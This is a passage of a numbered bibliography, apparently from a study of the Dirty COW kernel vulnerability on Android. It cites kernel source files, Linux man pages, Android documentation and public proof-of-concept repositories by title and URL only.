[27] John Madieu. *Linux Device Drivers Development by John Madieu - kmap*. 2017. URL: https://www.oreilly.com/library/view/linux-device-drivers/9781785280009/53bf1c91-01e0-43ef-a884-e6d4b6bdb4d0.xhtml (visited on 12/23/2020).

[28] Linus Torvalds et al. *Linux Github - /mm/gup.c*. 2015. URL: https://elixir.bootlin.com/linux/v4.4.12/source/mm/gup.c (visited on 12/27/2020).

[29] Jonathan Corbet. *RCU, cond_resched(), and performance regressions*. 2014. URL: https://lwn.net/Articles/603252/ (visited on 12/27/2020).

[30] Linux Kernel Organization, Inc. *Chapter 3 Page Table Management*. 2003. URL: https://www.kernel.org/doc/gorman/html/understand/understand006.html (visited on 12/27/2020).

[31] Linus Torvalds et al. *Linux Github - /mm/rmap.c*. 2015. URL: https://elixir.bootlin.com/linux/v4.4.12/source/mm/rmap.c (visited on 12/27/2020).

[32] Linus Torvalds et al. *Linux Github - /mm/mempolicy.c*. 2015. URL: https://elixir.bootlin.com/linux/v4.4.12/source/mm/mempolicy.c (visited on 12/27/2020).

[33] Linus Torvalds et al. *Linux Github - /include/linux/mm.h*. 2015. URL: https://elixir.bootlin.com/linux/v4.4.12/source/include/linux/mm.h (visited on 12/27/2020).

[34] Linus Torvalds et al. *Linux Kernel Dirty COW Patch Commit*. 2016. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=19be0eaffa3ac7d8eb6784ad9bdbc7d67ed8e619 (visited on 12/27/2020).

[35] Chih-Wei Huang et al. *Android-x86*. 2020. URL: https://www.android-x86.org/ (visited on 12/27/2020).

[36] Google. *Android Debug Bridge (adb)*. 2020. URL: https://developer.android.com/studio/command-line/adb (visited on 12/29/2020).

[37] Google. *Android Studio - Add C and C++ code to your project*. 2020. URL: https://developer.android.com/studio/projects/add-native-code (visited on 12/29/2020).

[38] timwr. *CVE-2016-5195 proof of concept for Android*. 2016. URL: https://github.com/timwr/CVE-2016-5195 (visited on 12/29/2020).

[39] Pentest Laboratories. *SUID Executables*. 2017. URL: https://pentestlab.blog/2017/09/25/suid-executables/ (visited on 12/29/2020).

[40] Stephen Harris. *Why does ping need setuid permission?* 2017. URL: https://unix.stackexchange.com/questions/382771/why-does-ping-need-setuid-permission (visited on 12/29/2020).

[41] Ajoy Bharath. *Real, Effective & Saved UID explained*. 2009. URL: https://ajoybharath.in/real-effective-saved-uid-explained/ (visited on 11/28/2020).

[42] Michael Kerrisk. *execve(2) — Linux manual page*. 2020. URL: https://man7.org/linux/man-pages/man2/execve.2.html#DESCRIPTION (visited on 11/28/2020).

[43] Michael Kerrisk. *setresuid(2) — Linux manual page*. 2020. URL: https://man7.org/linux/man-pages/man2/setresuid.2.html#DESCRIPTION (visited on 11/28/2020).

[44] Michael Kerrisk. *capabilities(7) — Linux manual page*. 2020. URL: https://man7.org/linux/man-pages/man7/capabilities.7.html (visited on 11/28/2020).

[45] Linus Torvalds et al. *dirty_writeback_centisecs*. 2020. URL: https://sysctl-explorer.net/vm/dirty_writeback_centisecs/ (visited on 12/27/2020).

[46] Bob Plankers. *Better Linux Disk Caching and Performance with vm.dirty_ratio and vm.dirty_background_ratio*. 2013. URL: https://lonesysadmin.net/2013/12/22/better-linux-disk-caching-performance-vm-dirty_ratio/ (visited on 12/27/2020).

[47] Google. *Security-Enhanced Linux in Android*. 2020. URL: https://source.android.com/security/selinux (visited on 12/29/2020).

[48] scumjr. *dirtycow-vdso*. 2016. URL: https://github.com/scumjr/dirtycow-vdso (visited on 12/30/2020).

[49] Yule Hou. *VIKIROOT*. 2017. URL: https://github.com/hyln9/VIKIROOT (visited on 12/30/2020).

[50] Michael Kerrisk. *vdso(7) — Linux manual page*. 2020. URL: https://man7.org/linux/man-pages/man7/vdso.7.html (visited on 11/28/2020).

[51] Michael Kerrisk. *getauxval() and the auxiliary vector*. 2012. URL: https://lwn.net/Articles/519085/ (visited on 11/28/2020).

[52] Hex-Rays SA. *IDA F.L.I.R.T. Technology: In-Depth*. 2020. URL: https://www.hex-rays.com/products/ida/tech/flirt/in_depth/ (visited on 11/28/2020).

[53] Eddie Kohler and Minlan Yu. *Assembly 2: Calling convention*. 2018. URL: https://cs61.seas.harvard.edu/site/2018/Asm2/ (visited on 11/28/2020).

[54] Michael Kerrisk. *ptrace(2) — Linux manual page*. 2020. URL: https://man7.org/linux/man-pages/man2/ptrace.2.html (visited on 11/28/2020).

[55] Michael Kerrisk. *clone(2) — Linux manual page*. 2020. URL: https://man7.org/linux/man-pages/man2/clone.2.html (visited on 11/28/2020).